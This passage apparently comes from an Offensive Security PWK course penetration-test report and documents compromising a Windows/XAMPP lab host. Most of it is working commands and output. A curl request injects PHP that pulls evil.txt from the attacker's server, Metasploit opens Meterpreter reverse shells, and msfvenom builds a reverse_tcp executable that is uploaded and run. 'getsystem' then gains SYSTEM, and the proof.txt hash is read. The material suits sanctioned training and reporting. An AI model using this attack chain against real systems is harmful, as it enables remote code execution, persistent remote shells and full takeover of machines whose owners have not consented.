
Hosting & executing malicious file:



```
root@kali-offsec ~$ cd /tmp/
root@kali-offsec /tmp$ python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.31.218 - - [22/Dec/2013 12:22:57] "GET /evil.txt HTTP/1.0" 200 -



root@kali-offsec /tmp$ curl -s http://192.168.31.218/8678576453/rooms/get.php\?name\=shell2.php\&ROOM\="<?php+file_put_contents('msf.php',file_get_contents('http://192.168.30.4
/evil.txt'));+?>"
```




```
root@kali-offsec /tmp$ curl -s http://192.168.31.218/8678576453/myroom/shell2.php
root@kali-offsec /tmp$ curl -s http://192.168.31.218/8678576453/myroom/msf.php
```




```
msf exploit(handler) > run -j -z
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.30.4:1234
[*] Starting the payload handler...
msf exploit(handler) > [*] Sending stage (39848 bytes) to 192.168.31.218
[*] Meterpreter session 1 opened (192.168.30.4:1234 -> 192.168.31.218:1037) at 2013-12-22 12:22:58 +0000

msf exploit(handler) >
```


Creating a Meterpreter reverse TCP shell, executing it, and escalating with 'getsystem':



```
msf exploit(handler) > msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=192.168.30.4 lport=445 > /tmp/evil.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp -f exe lhost=192.168.30.4 lport=445 > /tmp/evil.exe
```




```
meterpreter > pwd
C:\xampplite\htdocs\8678576453\myroom
meterpreter > upload /tmp/evil.exe evil.exe
[*] uploading  : /tmp/evil.exe -> evil.exe
[*] uploaded   : /tmp/evil.exe -> evil.exe
meterpreter > ls

Listing: C:\xampplite\htdocs\8678576453\myroom
==============================================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
100666/rw-rw-rw-  59392   fil   2013-12-22 05:47:29 +0000  1.DLL
100666/rw-rw-rw-  184262  fil   2013-12-22 05:47:20 +0000  123.hex
100666/rw-rw-rw-  4       fil   2013-12-15 10:24:17 +0000  EDBmachine
100666/rw-rw-rw-  7       fil   2013-12-15 06:43:06 +0000  bat le bat
100777/rwxrwxrwx  73802   fil   2013-12-22 06:04:26 +0000  evil.exe
100666/rw-rw-rw-  18      fil   2013-12-22 05:37:56 +0000  info.php
100666/rw-rw-rw-  1315    fil   2013-12-22 05:59:12 +0000  msf.php
100777/rwxrwxrwx  197376  fil   2013-12-22 05:47:20 +0000  nc.bat
100777/rwxrwxrwx  59392   fil   2013-12-22 05:47:34 +0000  nc.exe
100666/rw-rw-rw-  168     fil   2013-12-22 05:47:14 +0000  shell1.php
100666/rw-rw-rw-  88      fil   2013-12-22 05:59:11 +0000  shell2.php
```



```
meterpreter > execute -f C:/xampplite/htdocs/8678576453/myroom/evil.exe
Process 2056 created.

[*] Sending stage (769024 bytes) to 192.168.31.218
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > [*] Meterpreter session 2 opened (192.168.30.4:445 -> 192.168.31.218:1038) at 2013-12-22 12:28:28 +0000

msf exploit(handler) > sessions -l -v

Active sessions
===============

  Id  Type                   Information            Connection                                                Via
  --  ----                   -----------            ----------                                                ---
  1   meterpreter php/php    offsec (0) @ EDBMACHINE  192.168.30.4:1234 -> 192.168.31.218:1037 (192.168.31.218)  exploit/multi/handler
  2   meterpreter x86/win32                         192.168.30.4:445 -> 192.168.31.218:1038 (192.168.31.218)   exploit/multi/handler

msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: EDBMACHINE\offsec
meterpreter > getsystem
...got system (via technique 1).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Proof file:



```
[*] Meterpreter session 1 opened (192.168.30.4:1234 -> 192.168.31.218:1037) at 2013-12-22 12:22:58 +0000

msf exploit(handler) >cat c:\\users\\administrator\\proof.txt
e1d51cef9ae367c7afb01b20ced82491

msf exploit(handler) >
```

3.4 Report – House Cleaning

The house-cleaning portion of the assessment ensures that remnants of the penetration test are removed. Often times, fragments of tools or user accounts are left on an organization's computer, which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is paramount importance.

After the objectives on both the lab network and exam network were successfully completed, OS-XXXXX removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from any of the systems.

4.0 PWK Courses Exercises

Course exercises are to be documented, and added in this section of the report.